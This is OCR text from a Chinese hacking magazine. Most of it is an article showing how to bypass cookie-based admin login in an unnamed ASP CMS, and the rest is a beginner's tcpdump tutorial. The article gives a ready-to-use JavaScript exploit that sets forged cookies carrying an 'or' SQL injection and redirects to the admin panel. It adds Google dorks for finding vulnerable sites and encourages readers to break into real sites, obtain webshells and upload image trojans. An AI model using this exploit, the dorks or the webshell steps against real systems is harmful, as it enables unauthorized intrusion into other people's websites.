


图10

我又来到虚拟机里搭建的网站下使用login.asp登录并抓包查看，如图11，却发现能够进入后台，因为cookie提交上去了。这可真是令人郁闷呀，为什么在虚拟机里使用login.asp就能提交cookie上去，而真实的使用login.asp测试网站就不能把cookie提交上去呢？我到网上查找了一些相关资料后才明白，原来本网站的cookie只能在本网站上有效，就算是从本网站转向另外的网站，本网站的cookie依然不能传给另外的网站。

```
Referer: http://192.168.1.213/asp/szwy/szwyadmin/
Accept-Language: zh-cn
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; TencentTraveler 4.0)
Host: 192.168.1.213
Connection: Keep-Alive
Cookie: admindj=1; adminpass=kjuu%27+or+%27kjuu%27%3D%27kjuu; adminuser=admin;
ASPSESSIONIDCSQATBRS=JOKPFLCCCLHICFFPIFFFGGPI
```

图11

那么怎样才能把伪造的cookie提交给指定的asp文件呢？这可难倒小菜我了。我先是学着高手样子使用netcat提交cookie，但是用netcat提是提交了，但怎么得到验证成功后的管理页面呢？这一点我一直不知道该怎么解决，还望大牛们指教。无奈，我又试着使用桂林老兵的cookie欺骗工具来修改cookie，但这样也不行，因为使用这个工具的话要先打开admin_index.asp文件，如果admin_index.asp这个文件在身份验证失败后只给个提示的话，我想还好办，但问题是当我访问admin_index.asp后它就会跳到其它页面去。后来我又到网上到处寻找提交cookie的方法，但都没有找到什么好的方法，有人说可以通过在Windows的cookies文件夹里创建一个用户名@网站域名.txt的文件就能让浏览器发送指定的cookie，但我却发现在这个文件夹里根本就没有我访问的那个网站的cookie文件。据网上的资料说，有的网站使用的是临时cookie，不会保存在Cookies文件夹下的，浏览器关闭后那个cookie也就没有了。难怪我关闭了浏览器后虚拟机上的那个后台又要重新登

录了，唉，在这里我卡了很久，就是找不到发送cookie的方法。

都到了这地步总不能这样就放弃吧，后来我又想起以前在学cookie注入的时候是使用javascript来修改cookie的，于是我就再次打开那个网站，在地址栏里输入了如下的JavaScript代码：**javascript:document.cookie= "admindj=1;adminpass="+escape("kjuu' or 'kjuu'='kjuu")+ ";adminuser=admin"**（因为adminpass里有特殊字符，所以要使用escape函数编码），回车后再输入管理页面admin_index.asp的地址提交，但结果还是失败了。我只好又拿出winsockexpert来抓包，抓包的结果如图12所示，发现只有个admindj的cookie值被提交上去了，这是怎么回事呢？我就奇怪了，又试着改了一下cookie，看抓包是啥样的。

```
GET /asp/szwy/szwyadmin/admin_index.asp HTTP/1.1
Accept: */*
Accept-Language: zh-cn
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; TencentTraveler 4.0
Host: 192.168.1.213
Connection: Keep-Alive
Cookie: admindj=1; ASPSESSIONIDASDTSCTT=MPGBJEDCPPAMGIMKJHBIGPHC
```

图12

输入JavaScript代码**javascript:document.cookie= "kjuu=kjuu"**后回车，然后访问admin_index.asp，抓包的结果如图13所示，这次cookie多了个kjuu=kjuu，我想可能JavaScript一次只能修改一个cookie值吧。再次输入javascript代码**document.cookie= "kjuu=kjuu"**后发现原来的cookie值admindj=1并没有被覆盖，而是增加了个kjuu=kjuu的cookie值，真是不明白为什么会这样，还希望高手们能够指教一下啊。

```
GET /asp/szwy/szwyadmin/admin_index.asp HTTP/1.1
Accept: */*
Accept-Language: zh-cn
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; TencentTraveler 4.0)
Host: 192.168.1.213
Connection: Keep-Alive
Cookie: admindj=1; kjuu=kjuu; ASPSESSIONIDASDTSCTT=MPGBJEDCPPAMGIMKJHBIGPHC
```

图13

不过这样一来却有戏了，重启浏览器（为了清除cookie），打开那个网站的任意一个页面，在地址栏里输入**javascript:alert(document.cookie=" admindj=1")**并回车提交，再输入javascript代码**alert(document.cookie=" adminpass="+escape("kjuu' or 'kjuu'='kjuu"))**后回车提交，接着再输入javascript代码**alert(document.cookie=" adminuser=admin")**后回车提交，最后输入管理页面的地址。激动人心的时刻到了，成功的进入了后台，如图14，而抓包的结果如图15所示。呵呵，分析漏洞最激动人心的就是这个时刻了，接下来要怎么办？当然是到网上去实战了，享受一下过程嘛！




图14




图15

这套系统我不知道叫什么名字，只知道使用Google搜索**inurl: ".com/showclass.asp?id="**、**inurl: ".cn/showclass.asp?id="**和**inurl: "szwyadmin"**都可以找到，使用这套系统的网站还是很多的，至少用来拿webshell是足够了。随便进入一个网站，输入那三个JavaScript代码，然后打开szwyadmin/admin_index.asp就直接登录进入后台了。不过这样操作还是比较麻烦，我们可以把这三个JavaScript语句合起来再加个转向代码，于是最终的漏洞利用代码也就出来了：**javascript:document.cookie="admindj=1";document.cookie="adminpass="+escape("admin' or 'admin'='admin");document.cookie="adminuser=admin";location.href="/szwyadmin/admin_index.asp"**。

我们只要随便找一个使用这套系统的网站，在地址栏里输入这个JavaScript代码，回车后就马上进入了对方的后台，这和以前的那种老方法比起来，是多么的神奇啊！一不要猜表名，二不要猜列名，三不要爆帐号密码，四不要破解md5，五不要寻找后台登录地址，多方便啊，哈哈，而且这个漏洞我也没见到有哪个网站补了的，真是百试不爽啊！至于进入后台后如何传马，那就是老方法了，添加新闻，上传图片木马，数据库恢复等，如图16。相信存在这种cookie验证漏洞的网站系统有很多，希望能提供给大家一个寻找这种漏洞的思路，大家多下载些源码来研究研究吧，最后请记住，入侵网站后千万不要搞破坏哦！

（文章中涉及到的winsockexpert已经收录在了光盘中）

文章难易度：★★★★
文章阅读点：Linux下TCPDUMP的详细使用

Linux黑客入门——教小菜使用TCPDUMP

姬良

在上期杂志中介绍了wireshark的简单使用和一些网络数据分析的基础，在实际入侵过程中，wireshark的最好搭档是tcpdump，两个工具配合起来使用，会使网络数据分析变得简洁有趣。接下来我们就认识一下本文的主角——tcpdump。

一、TCPDUMP简介

在传统的网络分析和测试技术中，嗅探器（sniffer）是最常见也是最重要的技术之一， sniffer工具首先是为网络管理员和网络程序员进行网络分析而设计的，对于网络管理人员来说，使用嗅探器可以随时掌握网络的实际情况，在网络性能急剧下降的时候，可以通过sniffer工具来分析原因，找出造成网络阻塞的来源。而对于网络程序员来说，可以通过sniffer工具来调试程序。

使用过Windows平台上的sniffer工具(例如netxray和sniffer pro软件）的朋友可能都知道，在HUB（集线器）组建的局域网中，采用sniffer工具甚至可以对网络中的所有流量一览无余！Sniffer工具实际上就是一个网络上的抓包工具，同时还可以对抓到的包进行分析。由于在共享式的网络中，信息包是会广播到网络中所有主机的网络接口，只不过在没有使用sniffer工具前，主机的网络设备会判断该信息包是否应该接收，这样它就会抛弃不应该接收的信息包，但sniffer工具却可以使主机的网络设备接收到所有到达的信息包，这样也就达到了网络监听的效果。

Linux作为网络服务器，特别是作为路由器和网关时，数据的采集和分析是必不可少的。所以，今天我们就来看看Linux中强大的网络数据采集分析工具——TcpDump。使用简单的话来定义tcpdump，就是dump the traffic on a network，根据使用者的定义就是对网络上的数据包进行截获的包分析工具。

作为互联网上经典的的系统管理员必备工具，tcpdump以其强大的功能、灵活的截取策略，成为每个高级的系统管理员分析网络、排查问题等所必备的工具之一。

tcpdump提供了源代码，公开了接口，因此具备很强的可扩展性，对于网络维护和入侵都是非常有用的工具。tcpdump存在于基本的FreeBSD系统中，由于它需要将网络界面设置为混杂模式，普通用户不能正常执行，但具备root权限的用户可以直接执行它来获取网络上的信息，因此系统中存在网络分析工具主要不是对本机安全的威胁，而是对网络上的其他计算机的安全存在威胁。

在Ubuntu中，默认就已经安装好了tcpdump，并且可以直接使用，如果你曾经删除了tcpdump，也可以通过apt-get命令来下载并安装它。关于apt-get的用法请参见5期的杂志。运行tcpdump需要root权限，并且在普通情况下，直接启动tcpdump将监视第一个网络界面上所有流过的数据包。

在Ubuntu中打开终端，并切换到root权限，然后执行tcpdump命令，具体回显如下所示：

```
jilianghou@jilianghou-laptop:~$ sudo -i
[sudo] password for jilianghou:
root@jilianghou-laptop:~# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
11:13:40.472534 arp who-has 222.27.54.110 tell hc-PC.local
11:13:40.486707 IP jilianghou-laptop.local.38592 > ns.pt8.cn.domain: 61801+ PTR? 110.54.27.222.in-addr.arpa. (44)
11:13:40.536097 IP hn.kd.ny.adsl.33428 > 222.27.54.118.11847: UDP, length 29
11:13:40.551251 IP ns.pt8.cn.domain > jilianghou-laptop.local.38592: 61801 NXDomain 0/1/0 (105)
11:13:40.569721 IP 37.112.88.222.broad.py.ha.dynamic.163data.com.cn.1835 > 125.223.144.11.13716: UDP, length 102
11:13:40.574760 IP 60.8.13.90.15000 > 222.27.54.118.11847: UDP, length 29
11:13:40.628587 arp who-has 125.223.144.115 tell hc-PC.local
11:13:40.637899 IP 59.175.202.130.4230 > 222.27.54.118.11847: UDP, length 29
11:13:40.652166 IP jilianghou-laptop.local.mdns > 224.0.0.251.mdns: 0 PTR (QM)? 110.54.27.222.in-addr.arpa. (44)
```

可以看出来，直接启动tcpdump，将会监视第一块网卡上所流过的数据。tcpdump会把截取到的信息用容易查看的方式表现出来，比如说本例中的“11:13:40.472534 arp who-has 222.27.54.110 tell hc-PC.local”就是一条ARP信息的具体表示。

几乎所有的信息都可以直接看出含义，从本例的信息中还可以看出本局域网的通信量很大，因为在极短的时间内就可以截取到较多的信息。

以上是不带参数的tcpdump数据包捕获，这种方法在实际入侵过程中运用的非常少，与之相反，带有条件限制的方法则使用的更多一些。

下面来看一下tcpdump的语法和参数：

语　法：tcpdump [-adeflnNOpqStvx][-c<数据包数目>][-dd][-ddd][-F<表达文件>][-i<网络界面 >][-r<数据包文件>][-s<数据包大小>][-tt][-T<数据包类型>][-vv][- w<数据包文件>][输出数据栏位]

参　数：

-a 尝试将网络和广播地址转换成名称。

-c<数据包数目> 收到指定的数据包数目后，就停止进行倾倒操作。

-d 把编译过的数据包编码转换成可阅读的格式，并倾倒

到标准输出。

—dd 把编译过的数据包编码转换成C语言的格式，并倾倒到标准输出。

—ddd 把编译过的数据包编码转换成十进制数字的格式，并倾倒到标准输出。

—e 在每列倾倒资料上显示连接层级的文件头。

—f 用数字显示网际网络地址。

—F<表达文件> 指定内含表达方式的文件。

—i<网络界面> 使用指定的网络截面送出数据包。

—l 使用标准输出列的缓冲区。

—n 不把主机的网络地址转换成名字。

—N 不列出域名。

—O 不将数据包编码最佳化。

—p 不让网络界面进入混杂模式。

—q 快速输出，仅列出少数的传输协议信息。

—r<数据包文件> 从指定的文件读取数据包数据。

—s<数据包大小> 设置每个数据包的大小。

—S 用绝对而非相对数值列出TCP关联数。

—t 在每列倾倒资料上不显示时间戳记。

—tt 在每列倾倒资料上显示未经格式化的时间戳记。

—T<数据包类型> 强制将表达方式所指定的数据包转译成设置的数据包类型。

—v 详细显示指令执行过程。

—vv 更详细显示指令执行过程。

—x 用十六进制字码列出数据包资料。


—w<数据包文件> 把数据包数据写入指定的文件。

一般在使用的时候经常会用到下面的参数：

—i	指定截包的网卡接口
—host	设置截包中包含哪些主机
—v	显示其他信息
—vv	显示更多的信息（包括TTL、包大小等）
and	与运算
or	或运算

二、TCPDUMP过滤示例

在过滤之前，首先来选择网卡，在终端中输入“ifconfg —a”就可以显示出本机的网络接口卡，如图1。一般来说，我们用到的都是第一块以太网卡，对应图中的eth0。



```
jilianghou@jilianghou-laptop: ~
